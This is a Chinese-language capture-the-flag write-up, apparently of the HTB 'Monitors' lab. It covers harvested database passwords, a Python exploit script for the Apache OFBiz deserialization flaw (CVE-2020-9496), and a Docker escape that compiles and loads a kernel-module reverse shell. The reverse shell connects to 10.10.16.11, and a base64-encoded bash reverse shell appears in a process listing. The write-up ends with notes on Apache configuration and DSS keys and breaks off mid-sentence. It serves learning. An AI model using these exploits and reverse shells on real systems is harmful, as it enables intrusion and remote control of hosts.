
用刚刚收集的密码直接进去了,OSINT到https://www.exploit-db.com/exploits/49810
一波!

提权
拿到低权限shell后,要做什么呢?
script -c "/bin/bash -i" /dev/null
- 翻数据库
- 翻文件(
/root、/etc、/opt、/home等 - 查端口、查端口
密码2
define( 'DB_PASSWORD', 'password_here' );
define( 'DB_PASSWORD', 'BestAdministrator@2020!' );
                                case 'DB_PASSWORD':
                define( 'DB_PASSWORD', $pwd );
#$rdatabase_password = 'cactiuser';
$database_password = 'cactipass';
LinPeas.sh发现的几条比较重要的信息
root       1634  0.0  2.0 975760 81096 ?        Ssl  04:51   0:07 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root       2078  0.0  0.0 554520  3988 ?        Sl   04:51   0:00 /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8443 -contain--More--er-ip 172.17.0.2 -container-port 8443
ps auxwwf跟进
#
root       1332  0.0  1.1 978804 47292 ?        Ssl  04:51   0:05 /usr/bin/containerd
root       2087  0.0  0.1 108820  4884 ?        Sl   04:51   0:02  \_ containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd.runtime.v1.linux/moby/f59187dde17d70e801bf3159d045870d5e0a219f8be3ec37cd9601740870211d -address /run/containerd/containerd.sock -containerd-binary /usr/bin/containerd -runtime-root /var/run/docker/runtime-runc
root       2116  0.0  2.0 3410072 83724 ?       Ssl  04:51   0:35      \_ /usr/local/openjdk-8/bin/java -Dorg.gradle.appname=gradlew -classpath /usr/src/apache-ofbiz-17.12.01/gradle/wrapper/gradle-wrapper.jar org.gradle.wrapper.GradleWrapperMain --offline ofbiz
root       2263  0.5  7.4 3492168 300956 ?      Ssl  04:51   3:59          \_ /usr/local/openjdk-8/bin/java -XX:MaxPermSize=256m -XX:+HeapDumpOnOutOfMemoryError -Xmx1024m -Dfile.encoding=UTF-8 -Duser.country -Duser.language=en -Duser.variant -cp /root/.gradle/wrapper/dists/gradle-3.2.1-bin/erlz51pt56t1o6vc7t39cikug/gradle-3.2.1/lib/gradle-launcher-3.2.1.jar org.gradle.launcher.daemon.bootstrap.GradleDaemon 3.2.1
root       2402  0.4 17.0 3592008 684064 ?      Sl   04:52   2:49              \_ /usr/local/openjdk-8/bin/java -Xms128M -Xmx1024M -Dfile.encoding=UTF-8 -Duser.country -Duser.language=en -Duser.variant -cp /usr/src/apache-ofbiz-17.12.01/build/libs/ofbiz.jar org.apache.ofbiz.base.start.Start

#
root       1634  0.0  2.0 975760 81096 ?        Ssl  04:51   0:07 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root       2078  0.0  0.0 554520  3988 ?        Sl   04:51   0:00  \_ /usr/bin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8443 -container-ip 172.17.0.2 -container-port 8443
注意到版本号【apache-ofbiz-17.12.01】,高度疑似CVE-2020-9496),试试把端口转发出来。
端口转发?——失败
portfwd add -l 8443 -p 8443 -r 10.10.10.238
端口转发完全失败,我真的疯了,直到我想起它——python,简单测试了一下,居然没有报错!那就用request来打!
$ python -c "import requests"
模块居然是安装了的,那么开始了
Apache OFbiz RCE.py
import requests


data = '''rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlsL0NvbXBhcmF0b3I7eHAAAAACc3IAK29yZy5hcGFjaGUuY29tbW9ucy5iZWFudXRpbHMuQmVhbkNvbXBhcmF0b3LjoYjqcyKkSAIAAkwACmNvbXBhcmF0b3JxAH4AAUwACHByb3BlcnR5dAASTGphdmEvbGFuZy9TdHJpbmc7eHBzcgA/b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmNvbXBhcmF0b3JzLkNvbXBhcmFibGVDb21wYXJhdG9y+/xxx+AARMABFfb3V0cHV0UHJvcGVydGllc3QAFkxqYXZhL3V0aWwvUHJvcGVydGllczt4cAAAAAD/////dXIAA1tbQkv9GRVnZ9s3AgAAeHAAAAACdXIAAltCrPMX+AYIVOACAAB4cAAABvPK/rq+xxxxxxxx+nAAMBTLgALxIxtgA1V7EAAAABADYAAAADAAEDAAIAIAAAAAIAIQARAAAACgABAAIAIwAQAAl1cQB+ABAAAAHUyv66vgAAADIAGwoAAwAVBwAXBwAYBwAZAQAQc2VyaWFsVmVyc2lvblVJRAEAAUoBAA1Db25zdGFudFZhbHVlBXHmae48bUcYAQAGPGluaXQ+xxxx=='''
xml = '''<?xml version="1.0"?>
<methodCall>
  <methodName>ProjectDiscovery</methodName>
  <params>
    <param>
      <value>
        <struct>
          <member>
            <name>test</name>
            <value>
              <serializable xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">{}</serializable>
            </value>
          </member>
        </struct>
      </value>
    </param>
  </params>
</methodCall>'''.format(data)

headers = {'Content-Type': 'application/xml'}


resp=requests.post('https://127.0.0.1:8443/webtools/control/xmlrpc', headers=headers, data=xml, verify=False)

print(resp.content)

print('done')
拿下docker权限

查看进程,无其它内容
root@ca96528cc0ea:/opt# ps auxwwf
ps auxwwf
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.0  2.4 3410072 98780 ?       Ssl  11:29   0:10 /usr/local/openjdk-8/bin/java -Dorg.gradle.appname=gradlew -classpath /usr/src/apache-ofbiz-17.12.01/gradle/wrapper/gradle-wrapper.jar org.gradle.wrapper.GradleWrapperMain --offline ofbiz
root         30  0.7  7.8 3504140 313576 ?      Ssl  11:29   1:24 /usr/local/openjdk-8/bin/java -XX:MaxPermSize=256m -XX:+HeapDumpOnOutOfMemoryError -Xmx1024m -Dfile.encoding=UTF-8 -Duser.country -Duser.language=en -Duser.variant -cp /root/.gradle/wrapper/dists/gradle-3.2.1-bin/erlz51pt56t1o6vc7t39cikug/gradle-3.2.1/lib/gradle-launcher-3.2.1.jar org.gradle.launcher.daemon.bootstrap.GradleDaemon 3.2.1
root         60  1.0 17.2 3582836 691320 ?      Sl   11:30   1:52  \_ /usr/local/openjdk-8/bin/java -Xms128M -Xmx1024M -Dfile.encoding=UTF-8 -Duser.country -Duser.language=en -Duser.variant -cp /usr/src/apache-ofbiz-17.12.01/build/libs/ofbiz.jar org.apache.ofbiz.base.start.Start
root        159  0.0  0.0   5488  3264 ?        S    14:22   0:00      \_ bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMS84MCAwPiYx}|{base64,-d}|{bash,-i}
root        163  0.0  0.0   5620  3592 ?        S    14:22   0:00          \_ bash -i
root        164  0.0  0.0   5752  3628 ?        S    14:22   0:00              \_ bash -i
root        183  0.0  0.0   9392  3128 ?        R    14:37   0:00                  \_ ps auxwwf
考虑docker逃逸——用grep汇总成一条命令,查看容器权限是否过大
capsh --print|grep -iE "CAP_SYS_ADMIN|CAP_SYS_PTRACE|CAP_SYS_MODULE|DAC_READ_SEARCH|DAC_OVERRIDE"
有输出,证明是特权滥用的容器。
利用参考它
insmod/rmmod
insmod
需要指定模块的绝对路径,和modprobe不同,insmod并且不会把载入模块的依赖模块也载入进来。
用法:
insmod drv.kormmod
只需要模块的名字即可实现模块的卸载,同样也不会把待卸载模块的依赖模块进行卸载。
用法:
rmmod drv.ko
lsmod:显示已载入系统的模块
reverse-shell.c
#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");
char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/10.10.16.11/81 0>&1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };
static int __init reverse_shell_init(void) {
    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
static void __exit reverse_shell_exit(void) {
        printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
Makefile
obj-m +=reverse-shell.o
all:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean

传上去,然后编译、挂载模块一把梭
make
make -C /lib/modules/4.15.0-142-generic/build M=/root modules
insmod reverse-shell.ko

# tips
rmmod reverse-shell.ko
lsmod
rooted!
反思
这套靶机很不错的一点就在于,他的梯度(区分度)很明显:从(1)目录扫描、(2)公开exp搜索、(3)基础信息收集(apache2同站配置)、(4)关注异常点进一步提权、(5)docker逃逸等姿势,不一而足,让人学到很多东西,确实应该给满分!
- 目录扫描时,应该对
**/wp-content/plugins/wp-with-spritz/**进行递归扫描的?
其实,扫目录为什么会找到wp-with-spritz呢,毕竟字典DirBuster\directory-list-lowercase-2.3-medium.txt里面并没有spritz这个关键词啊。原来,是目录遍历!
http://monitors.htb/wp-content/plugins/

所以,根本没有必要轮流扫。
- 一开始OSINT信息收集用的bing,好拉垮。。还是google香!
- apache2的默认配置目录:
/etc/apache2/sites-available/000-default.conf
https://serversforhackers.com/c/configuring-apache-virtual-hosts
再看看
/etc/apache2目录下的东西。刚才在apache2.conf里发现了sites-enabled目录,而在 /etc/apache2下还有一个sites-available目录,这里面是放什么的呢?其实,这里面才是真正的配置文件,而sites- enabled目录存放的只是一些指向这里的文件的符号链接,你可以用ls /etc/apache2/sites-enabled/来证实一下。所以,如果apache上配置了多个虚拟主机,每个虚拟主机的配置文件都放在 sites-available下,那么对于虚拟主机的停用、启用就非常方便了:当在sites-enabled下建立一个指向某个虚拟主机配置文件的链 接时,就启用了它;如果要关闭某个虚拟主机的话,只需删除相应的链接即可,根本不用去改配置文件。————————————————版权声明:本文为CSDN博主「袁齐阳」的原创文章,遵循CC 4.0 BY-SA版权协议,转载请附上原文出处链接及本声明。
原文链接:https://blog.csdn.net/weixin_40704661/article/details/80912943
- **Apache2跟httpd不同吗?
**SEE:https://askubuntu.com/questions/248404/is-there-any-difference-between-apache2-and-httpd
httpd is the same as apache2. It depends on the OS you use. For example in RHEL 6.2 it is called httpd and in Ubuntu it is called apache2.
一样的。

- DSS是啥
ssh-dss AAAAB3NzaC1kc3MAAACBALx1l23pjSSlRr8y/hbY+KT6CpZeesN8qEHWIuej769+Fc6JwK8J988guMEUYfI/G+vFEvEoeGwBO7GF4TYX+Biu51DFe/lbezW9pBsp6nQC1EW23z6Gj0S0kCh5itnAcfE+56PlnxVvxcolRS0tsX0hDz6W32nRKRpLpzp/2frRAAAAFQCfXR0Bqpjct8PhqnrECm5wCKQ9jQAAAIEAr9drmVrffOCJWfTqlKqToDiLnF4J1IGzJutccKQaggo7rXfghZV99YJIDx3Vne2aUaPZefoJUg+1Op+wr+DTbBbR8Q6002HsmHeiYJT0m9Grlolq0TT8WjIAnojEVI+9ykQPz6AoD4yD5vZuPjXqJRH67lqxLi4cBgnqhsjK7FUAAACAFUpIT3rg6vkUWZg8cgCJ8s6Cc+oOaMk3WN93/4o/BVH6MsZzIwUZxq9tfquh4iDQqC+Yfq/sTqzog68O7r+YxHoDSKGIj6qdMCLKzYWiPykIHKtkhphngpFsw1QhDjIKAntqmJ6Oclr2m6QgFyf8hj+zV6zvvCs5IpgmomMaDxQ= root@monitor
跟rsa类似的一种非对称加密方式,可以使用ssh-keygen -t dsa来生成密钥,生成后的结果如图所示:

- 如何由
